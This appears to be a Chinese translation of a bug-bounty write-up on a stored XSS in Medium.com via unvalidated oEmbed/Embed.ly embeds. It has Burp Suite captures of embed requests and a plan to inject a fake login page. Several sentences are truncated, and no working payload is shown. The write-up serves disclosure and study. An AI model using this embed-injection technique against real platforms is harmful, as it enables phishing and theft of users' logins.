Medium.com的存储型xss(未经验证的oEmbed)

niexinming / 2019-01-10 01:56:00 / 浏览数 3038 技术文章 翻译文章 顶(0) 踩(0)

翻译自：https://medium.com/@jonathanbouman/stored-xss-unvalidated-embed-at-medium-com-528b0d6d4982
翻译：聂心明

你想参加私有众测？我很乐意邀请你，请联系我Jonathan@Protozoan.nl

背景

在我的上一篇文章中，你可以了解到很多关于反射型xss的。下面的这个攻击就可以欺骗用户去访问一个准备好的url。


但是如果我们把我们的JavaScript代码放入页面里面的话，会发生什么呢？

影响会非常巨大；没有特殊的urls，也没有XSS auditors打扰我的兴致。我们称之为存储型xss。你可能会记得，我们用这种攻击方式成功过一次；请看这篇文章

不断的搜索目标，这样才能帮助我们找到更多的漏洞。那么Medium.com？Woohoo!他们家也有很棒的应急响应中心

我非常喜欢用这个平台写文章。它的设计整洁，没有广告，而且它非常棒。真心非常喜欢它。


我今天非常荣幸的登上了他们的名人堂
https://medium.com/humans.txt



识别目标

Medium所做的事情就是存储信息，然后再把这些信息分享出去。我们寻找一种方式把我们的代码放进文章里面，并且让他执行起来。所以我们来看看他们的故事编辑器。


这个编辑器支持多种类型的内容；纯文本，图像和媒体文件。



通过嵌入媒体文件，可以丰富你的故事。比如，加载外部的视频，展示你推特主页上的个人信息。你只需要在编辑器上点"+"，粘贴上url，再点一下回车，你就看到魔法的发

如果你有一个像Medium.com一样的平台，并且你想支持所有的类型。这就意味着你要手动操作白名单来限制外部的网站，同时还要保证插件的安全，适配插入的数据，和

这些事情都不是很容易的，但是，Medium.com把它做成了一个产品，Embed.ly



Mmm，如果我们变成一个供应商，在里面放入恶意的代码呢？超棒，通过插入代码马上就可以在博文中注入代码。


让我们做一个假的登录页面来作为poc吧。

Embed.ly是怎样工作的呢？


屏幕后面究竟发生了什么样的事情呢？首先，看一下它们的文档，看看他们支持什么样的数据格式

所以，这就意味着，我们恶意网站中内容必须包含合适的oEmbed标签？想想如果网页中包含了oEmbed标签，那么这个标签中内容就是一个视频播发器，但是要如何无声的

没有那么快的，朋友。假的登录页面页面会在目标网站上被渲染成为一个包含标题，描述，域名的盒子。下面是它的布局：




仅仅有权限的人才被允许嵌入它们的魔法。我听见你说："好吧，那我就成为一个提供商吧"。但是不幸的是，想要申请成为一个提供商就意味着我们需要一点社会工程学的技



让我们打开Medium的编辑器，如果我们尝试插入 vimeo
video，看看浏览器做了什么事情。因为Vimeo在白名单中，所以这个视频应该可以被成功的插入，然后我们需要了解更多关于Embed.ly内部的工作原理。

oEmbed是怎样工作的呢？给你们看截图



Response from https://medium.com:443/_/media-resources/https%3A%2F%2Fvimeo.com%2F142752168?frame=true [104.16.121.127]

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Headers | Hex

```
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 43744ff2df3b9cb3-AMS
Content-Length: 2056

])}while(1);</x>{"success":true,"payload":{"value":{"mediaResourceId":"0346a31eb1615fe46ccda6eb44022192","mediaResourceT
ype":"MediaResourceExternalLink","href":"https://vimeo.com/142752168","domain":"vimeo.com","title":"Where Is
Waldo?","description":"The Waldo Waldo 5K comes to Downtown Colorado Springs. See the sights and hear what makes this
event continue to grow in
popularity","iframeWidth":1280,"iframeHeight":720,"iframeSrc":"https://cdn.embedly.com/widgets/media.html?src=https%3A%
2F%2Fplayer.vimeo.com%2Fvideo%2F142752168%3Fapp_id%3D122963&dntp=1&url=https%3A%2F%2Fvimeo.com%2F142752168&image=https%
3A%2F%2Fi.vimeocdn.com%2Fvideo%2F540139087_1280.jpg&key=a19fcc184b9711e1b4764040d3dc5c07&type=text%2Fhtml&schema=vimeo"
,"thumbnailUrl":"https://i.embed.ly/1/image?url=https%3A%2F%2Fi.vimeocdn.com%2Fvideo%2F540139087_1280.jpg&key=a19fcc184
b9711e1b4764040d3dc5c07","thumbnailWidth":1280,"thumbnailHeight":720,"display":1,"thumbnailImageId":"","authorName":"4P
D Passion
Driven","type":"MediaResource"},"references":{"MediaResource":{"0346a31eb1615fe46ccda6eb44022192":{"mediaResourceId":"0
346a31eb1615fe46ccda6eb44022192","mediaResourceType":"MediaResourceExternalLink","href":"https://vimeo.com/142752168","
domain":"vimeo.com","title":"Where Is Waldo?","description":"The Waldo Waldo 5K comes to Downtown Colorado Springs.
See the sights and hear what makes this event continue to grow in
popularity","iframeWidth":1280,"iframeHeight":720,"iframeSrc":"https://cdn.embedly.com/widgets/media.html?src=https%3A%
2F%2Fplayer.vimeo.com%2Fvideo%2F142752168%3Fapp_id%3D122963&dntp=1&url=https%3A%2F%2Fvimeo.com%2F142752168&image=https%
3A%2F%2Fi.vimeocdn.com%2Fvideo%2F540139087_1280.jpg&key=a19fcc184b9711e1b4764040d3dc5c07&type=text%2Fhtml&schema=vimeo"
,"thumbnailUrl":"https://i.embed.ly/1/image?url=https%3A%2F%2Fi.vimeocdn.com%2Fvideo%2F540139087_1280.jpg&key=a19fcc184
b9711e1b4764040d3dc5c07","thumbnailWidth":1280,"thumbnailHeight":720,"display":1,"thumbnailImageId":"","authorName":"4P
D Passion Driven","type":"MediaResource"}}}},"v":3,"b":"34252"}
```

Burp Suite Community Edition v1.7.35 - Temporary Project

Burp Intruder Repeater Window Help

Decoder | Comparer | Extender | Project options | User options | Alerts | Deserialization Scanner

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer

Intercept | HTTP history | WebSockets history | Options


Request to https://medium.com:443 [104.16.121.127]


Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /p/528b0d6d4982/deltas?logLockId=5359 HTTP/1.1
Host: medium.com
Connection: close
Content-Length: 514
X-Client-Date: 1531071537686
Origin: https://medium.com
X-XSRF-Token: vqfviov7hGOL
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99
Safari/537.36
Content-Type: application/json
Accept: application/json
X-Obvious-CID: web
DNT: 1
Referer: https://medium.com/p/528b0d6d4982/edit
Accept-Encoding: gzip, deflate
Accept-Language: nl-NL,nl;q=0.9,en-US;q=0.8,en;q=0.7
```

? | < | + | > | Type a search term | 0 matches



Burp Suite Community Edition v1.7.35 - Temporary Project
Burp Intruder Repeater Window Help
Decoder Comparer Extender Project options User options Alerts Deserialization Scanner
Target Proxy Spider Scanner Intruder Repeater Sequencer
Intercept HTTP history WebSockets history Options
Request to https://medium.com:443 [104.16.121.127]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
GET /media/0346a31eb1615fe46ccda6eb44022192 HTTP/1.1
Host: medium.com
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.99
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://medium.com/p/528b0d6d4982/edit
Accept-Encoding: gzip, deflate
Accept-Language: nl-NL,nl;q=0.9,en-US;q=0.8,en;q=0.7
0 matches
